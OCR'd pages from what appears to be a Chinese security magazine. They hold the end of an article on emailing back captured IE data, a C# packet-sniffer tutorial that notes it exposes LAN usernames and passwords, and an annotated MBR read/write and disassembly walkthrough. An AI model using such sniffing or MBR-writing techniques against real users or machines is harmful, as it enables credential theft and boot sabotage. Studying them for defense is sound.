


图 2

我们运行程序，一段时间后关闭 IE，看到邮件已经发送回来了，如图 3 所示。





图 3

和 IE 中的数据一样，这里只是给个演示，提供一个思路，还有很多需要完善的地方，感兴趣的朋友可以拓展一下，希望大家可以一起交流，共同提高。

前置知识：C#
关键词：C#、嗅探器



嗅探器开发手记

文/图　暗夜舞者

嗅探器，可以理解为一个安装在计算机上的窃听设备，它可以用来窃听计算机在网络上所产生的众多信息。可是，计算机直接传送的数据事实上是大量的二进制数据。因此，一个网络窃听程序必须也使用特定的网络协议来分解嗅探到的数据，嗅探器也就必须能够识别出那个协议对应的这个数据片断，只有这样才能够进行正确的解码。

嗅探器是网络的抓包工具，可以对网络中大量数据进行抓取，从而方便使用者对网络中用户的一些信息进行分析，所以，通常被黑客运用于网络攻击。我们如果也能掌握网络嗅探器的原理和设计，可以将它运用于网络故障检测、网络状况的监视，还可以加强企业信息安全防护。

下面就来打造我们的嗅探器，新建一个 VC#.NET 工程，软件界面如图 1 所示。

这个程序我们要用到一个很重要的 Lib 文件，就是 SnifferLib.lib，此文件将随文奉上。

首先我们要将本机上的所有端口遍历出来。

```
// 取得计算机的所有端口，并以列表的形式显示出来
IPAddress[] hosts = Dns.Resolve(Dns.GetHostName()). AddressList;
```




图 1

将取得的端口放到 m_PacketMonitors 数组中，然后就是最重要的一个事件：开始嗅探。

```
        private void OnToolBarClick(object sender, ToolBar
ButtonClickEventArgs e)
            {
                if (e.Button == StopButton)
                { // 停止监听所有的端口
                    for (int i = 0; i < m_PacketMonitors. Length;
i++)
                    {
                        m_PacketMonitors[i].Stop();
                        HostsMenu.MenuItems[i].Checked =
false;
                        MonitorMenuItem.MenuItems[i]. Checked
= false;
                    }
                    StatusBar.Text = "停止监测";
                }
                else if (e.Button == StartButton)
                { // 开始监听所有的端口
                    for (int i = 0; i < m_PacketMonitors. Length;
i++)
                    {
                        try
                        {
                            m_PacketMonitors[i].Start();
                        }
                        catch (Exception ex)
                        {
                            MessageBox.Show(this, "界面出现
一个错误" + m_PacketMonitors[i].IP.ToString() + "\r\n\r\n [" +
ex.Message + "]", "Mentalis.org Packet Monitor", Message
BoxButtons.OK, MessageBoxIcon.Error);
                        }
                        HostsMenu.MenuItems[i].Checked = true;
                        MonitorMenuItem.MenuItems[i]. Checked
= true;
                    }
                    StatusBar.Text = "检测所有端口";
                }
                else if (e.Button == ClearButton)
                { // 清除列表
                    PacketList.Items.Clear();
                    m_Packets.Clear();
                    StatusBar.Text = "清空列表";
                }
                else if (e.Button == AboutButton)
                {
                    AboutForm af = new AboutForm();
    af.ShowDialog(this);
                }
            }
```

可以看出，程序是循环遍历并且监听各个端口，SOCKET 套接字以及大多数方法我已经封装在 Lib 文件中，所以使用的时候可以很方便的只用一个 Start()就可以开启监听。

当我们单击列表中的一个条目时，相应的详细信息就会显示在下面的两个列表中，其中的方法为：


```
        private void PacketList_Click(object sender, EventArgs e)
            {
                ListView l = (ListView)sender;
                m_Packet = (Packet)m_Packets[l.Selected
Items[0].Index];
                RawText.Text = m_Packet.ToString();
                InfoList.Items.Clear();
                InfoList.Items.Add(new ListViewItem(new string[]
{ "开始时间", m_Packet.Time.ToString() }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "源端口", m_Packet.Source }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "目的端口", m_Packet.Destination }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "协议类型", m_Packet.Protocol.ToString() }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "生存时间", m_Packet.TimeToLive.ToString() }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "版本信息", m_Packet.Version.ToString() }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "报头大小", m_Packet.HeaderLength.ToString() }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "报文总长", m_Packet.TotalLength.ToString() }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "优先级别", m_Packet.Precedence.ToString() }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "延迟", m_Packet.Delay.ToString() }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "吞吐量", m_Packet.Throughput.ToString() }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "可靠性", m_Packet.Reliability.ToString() }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "鉴定", m_Packet.Identification.ToString() }));
                InfoList.Items.Add(new ListViewItem(new string[]
{ "校验和", m_Packet.Checksum[0].ToString("X2") +
m_Packet.Checksum[1].ToString("X2") }));
            }
```

RawText 就是那个显示机器码的列表，这个列表中的数据尤为重要，我们要嗅探的数据都会在这里显示出来，比如用户名和密码。

图 1 就是我在局域网环境中嗅探的结果，比较清晰明了吧。虽然我们这个简易的嗅探器不能和那些专业的嗅探器相提并论，但是也算给出了一个设计思想，真正的核心代码都在那个 Lib 文件中，源代码也会随文给出，里面的注释很详细，希望对大家有些帮助。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键词：VB、Ring3、MBR



Ring3 下实现读写 MBR

文/ 广东工业大学 胡文亮

最近 MBR Rootkit 流行，新版的 XueTr 0.36 出了一项关于检测并修复 MBR 的功能。很多人觉得这项功能十分神奇，以为这是“底层大牛”的看家绝密。其实读写 MBR 是件非常简单的事情，在 Ring3 下用任何编程语言都可以实现。现在我就以使用者最多的 VB 实现 Ring 3 下读写 MBR，并且介绍一下保护 MBR 的方法。

在介绍读写 MBR 之前，先介绍一下 MBR 是何方神圣。MBR，Master Boot Record，即硬盘的主引导记录。一般将 MBR 分为广义和狭义两种：广义的 MBR 包含硬盘的 0 柱面、0 磁头、1 扇区的全部内容（引导程序、分区表及有效标志），也就是上面所说的主引导记录；而狭义的 MBR 仅指引导程序。广义的 MBR 有 512 字节，其中引导程序（Boot Loader）占 446 字节，分区表（Partition Table）占 64 字节，有效标志（Magic Number?）占 2 字节。系统在启动时，BIOS 中断总是把主引导记录所在扇区（硬盘的 0 头 0 道 1 扇区）的内容（包括代码和数据）装入内存 0000:7C00 起始的区域，然后检验该扇区内容的最后两个字节是不是“AA55”。如果不是，Int19h 将不把控制权交给主引导记录；若是，则下面的主引导记录才能获得控制权（Int19 通过跳转指令交转控制权）。总而言之，MBR 其实是一段汇编程序。以下是我在网上找到的一段关于 MBR 汇编程序的详细注解（原作者是 charme，特此声明）。

二进制形式的主引导记录：

```
0000:0600 33 C0 8E D0 BC 00 7C FB-50 07 50 1F FC BE 1B 7C
3.....|.P.P....|
0000:0610 BF 1B 06 50 57 B9 E5 01-F3 A4 CB BE BE 07 B1
04 ...PW...........
0000:0620 38 2C 7C 09 75 15 83 C6-10 E2 F5 CD 18 8B 14 8B
8,|.u...........
0000:0630 EE 83 C6 10 49 74 16 38-2C 74 F6 BE 10 07 4E
AC ....It.8,t....N.
0000:0640 3C 00 74 FA BB 07 00 B4-0E CD 10 EB F2 89 46 25
<.t...........F%
0000:0650 96 8A 46 04 B4 06 3C 0E-74 11 B4 0B 3C 0C 74
05 ..F...<.t...<.t.
0000:0660 3A C4 75 2B 40 C6 46 25-06 75 24 BB AA 55 50
B4 :.u+@.F%.u$..UP.
0000:0670 41 CD 13 58 72 16 81 FB-55 AA 75 10 F6 C1 01 74
A..Xr...U.u....t
0000:0680 0B 8A E0 88 56 24 C7 06-A1 06 EB 1E 88 66 04
BF .....V$.......f..
0000:0690 0A 00 B8 01 02 8B DC 33-C9 83 FF 05 7F 03 8B
4E .......3.......N
0000:06A0 25 03 4E 02 CD 13 72 29-BE 2D 07 81 3E FE 7D 55
%.N...r).-..>.}U
0000:06B0 AA 74 5A 83 EF 05 7F DA-85 F6 75 83 BE 1A 07
EB .tZ.......u.....
0000:06C0 8A 98 91 52 99 03 46 08-13 56 0A E8 12 00 5A
EB ...R..F..V....Z.
0000:06D0 D5 4F 74 E4 33 C0 CD 13-EB B8 00 00 80 49 12
00 .Ot.3.........I..
0000:06E0 56 33 F6 56 56 52 50 06-53 51 BE 10 00 56 8B F4
V3.VVRP.SQ...V..
0000:06F0 50 52 B8 00 42 8A 56 24-CD 13 5A 58 8D 64 10 72
PR..B.V$..ZX.d.r
0000:0700 0A 40 75 01 42 80 C7 02-E2 F7 F8 5E C3 EB 74
B7 .@u.B......^..t.
0000:0710 D6 C7 F8 B1 ED CE DE D0-A7 00 BC D3 D4 D8 B2
D9 ................
0000:0720 D7 F7 CF B5 CD B3 CA B1-B3 F6 B4 ED 00 4D 69
73 .............Mis
0000:0730 73 69 6E 67 20 6F 70 65-72 61 74 69 6E 67 20 73 sing
operating s
0000:0740 79 73 74 65 6D 00 00 00-00 00 00 00 00 00 00 00
ystem..........
0000:0750 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
00 ................
0000:0760 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
00 ................
0000:0770 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
00 ................
0000:0780 00 00 00 8B FC 1E 57 8B-F5 CB 00 00 00 00 00
00 .......W.........
0000:0790 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
00 ................
0000:07A0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
00 ................
0000:07B0 00 00 00 00 00 00 00 00-86 D8 00 00 00 00 80
01 ................
0000:07C0 01 00 06 3F 3F FD 3F 00-00 00 41 A0 0F 00 00
00 ...??.?...A.....
0000:07D0 01 FE 05 3F FF FE 80 A0-0F 00 C0 4F 2F 00 00
00 ...?.......O/...
0000:07E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
00 ................
0000:07F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 55
AA ..............U.
```

反汇编结果：

```
;0000:7C00～0000:7C1A：初始化各个段寄存器、堆栈指针，最后将主引导记录在内存中搬家，腾出其所占内存空间以供装入分区引导记录。
0000:7C00 33C0       XOR    AX,AX    ;AX 寄存器清 0
0000:7C02 8ED0       MOV    SS,AX    ;SS=0
0000:7C04 BC007C     MOV    SP,7C00  ;装填栈指针——SS:SP=0000:7C00
0000:7C07 FB         STI             ;开中断(装填栈指针时为避免硬件中断引起栈混乱应关中断)
0000:7C08 50         PUSH   AX       ;
```

0000:7C09 07 POP ES ;装填附加数据段寄存器 ES=0
0000:7C0A 50 PUSH AX ;
0000:7C0B 1F POP DS ;装填数据段寄存器 DS=0
0000:7C0C FC CLD ;规定其后的串操作为正向串操作
0000:7C0D BE1B7C MOV SI,7C1B ;源指针
0000:7C10 BF1B06 MOV DI,061B ;目的指针
0000:7C13 50 PUSH AX ;
0000:7C14 57 PUSH DI ;看看 0000:7C1A——构造一个跳转
0000:7C15 B9E501 MOV CX,01E5 ;
0000:7C18 F3 REPZ ;
0000:7C19 A4 MOVSB ;0000:7C1B 起始的 CX 字节传送至 0000:061B 起始的区域
0000:7C1A CB RETF ;跳转到 0000:061B(这是一种技巧跳转)

; 0000:061B～0000:062B：对分区表进行初步检验，一旦检测到某分区表项状态字节大于等于 80h，就通过。当然，在此之前如果检测到某项分区表的状态字节小于 80h，就转错误处理。如果四个分区项的状态字节都为零，主引导记录就会调用 BIOS-ROM 的 INT 18h，显示“PRESS A KEY TO REBOOT”信息等待你的操作。

0000:061B BEBE07 MOV SI,07BE ;SI 指向第一个分区表项，这时 CX=0
0000:061E B104 MOV CL,04 ;分区表共四个表项
0000:0620 382C CMP [SI],CH ;
0000:0622 7C09 JL 062D ;大于等于 80h 转[注意 JL 指令:(SF xor OF)=1 则转]
0000:0624 7515 JNZ 063B ;不为 0 则[SI]一定小于 80h，只能转错误处理了！
0000:0626 83C610 ADD SI,+10 ;为零则检查下一表项
0000:0629 E2F5 LOOP 0620 ;检查下一表项
0000:062B CD18 INT 18 ;四表项的状态字节都为 0，则系统只好调用 INT 18h 了！
;
; 0000:062D～0000:0639：检查剩余的分区表项——状态字节必须为 0，否则显示错误信息“分区表无效”，然后宕机！
;PS：这里还有个小 BUG，前面放行原则是只要状态字节大于等于 80h，那么如果这个字节是诸如 A0h、E5h 之类或者数值呢？嘿嘿，这个引导记录统统认为是有效的可引导分区了！悲哀！

0000:062D 8B14 MOV DX,[SI] ;为读分区引导记录做准备：磁头号→DH，驱动器号→DL
0000:062F 8BEE MOV BP,SI ;SI→BP，保存可引导分区表项的指针
0000:0631 83C610 ADD SI,+10 ;其余的分区表项还要检查检查的
0000:0634 49 DEC CX ;
0000:0635 7416 JZ 064D ;CX=0 则检查顺利通过，转继续
0000:0637 382C CMP [SI],CH ;
0000:0639 74F6 JZ 0631 ;为零，是合法表项，再查下一表项

; 0000:063B～0000:064B：执行错误处理——报告错误信息后宕机

0000:063B BE1007 MOV SI,0710 ;错误信息字符串偏移+1→SI
0000:063E 4E DEC SI ;SI-1→SI
0000:063F AC LODSB ;SI+1→SI
0000:0640 3C00 CMP AL,00 ;
0000:0642 74FA JZ 063E ;AL=0 则表明一条错误信息显示完毕,系统陷入一个死循环
0000:0644 BB0700 MOV BX,0007 ;字符方式显示
0000:0647 B40E MOV AH,0E ;
0000:0649 CD10 INT 10 ;以写电传方式显示信息(只显示一个字符)
0000:064B EBF2 JMP 063F ;显示下一个字符，直到遇到提示信息结束为止

; 0000:064D～0000:0662：判断可引导分区的分区类型，然后转相应处理程序。

0000:064D 894625 MOV [BP+25],AX ;BP=指向第一个可引导分区表项的指针，这时 AX=0000h
;使用长度最短的指令将[BP+25]起始的两个单元清零
;这两个单元将被用来存放中间变量
0000:0650 96 XCHG SI,AX ;此时 SI 清零的最佳指令选择(仅 1 字节)，将服务于 0000:06B8
0000:0651 8A4604 MOV AL,[BP+04] ;取分区类型(本例是“06”喽——FAT16 主 DOS 分区)
0000:0654 B406 MOV AH,06 ;为扩展 INT 13h 无法使用做好更改分区类型的准备
0000:0656 3C0E CMP AL,0E ;0Eh：需要用扩展 INT 13h 访问的 FAT16 主 DOS 分区
0000:0658 7411 JZ 066B ;0Eh 类型的分区转 066Bh
0000:065A B40B MOV AH,0B ;
0000:065C 3C0C CMP AL,0C ;0Ch：需要用扩展 INT 13h 访问的 FAT32 分区
0000:065E 7405 JZ 0665 ;0Ch 类型的分区转 0665h 先行预处理
0000:0660 3AC4 CMP AL,AH ;0Bh：用传统 INT 13h 就可以访问的 FAT32 分区
0000:0662 752B JNZ 068F ;其他类型的分区转 068Fh

; 0000:0664～0000:06A1：根据分区类型和分区表表项内容进行读取分区引导记录前的处理工作

0000:0664 40 INC AX ;★★★0Bh 类型的分区由此开始处理，此条指令用意是清 ZF 位
0000:0665 C6462506 MOV BYTE PTR [BP+25],06 ;★★★0Ch 类型的分区由此开始处理
;为什么取值 06，一时没有自圆我说的解释，请耐心等几天吧
0000:0669 7524 JNZ 068F ;请注意上面指令对 ZF 位的影响：0Bh 类型分区转，0Ch 则不转
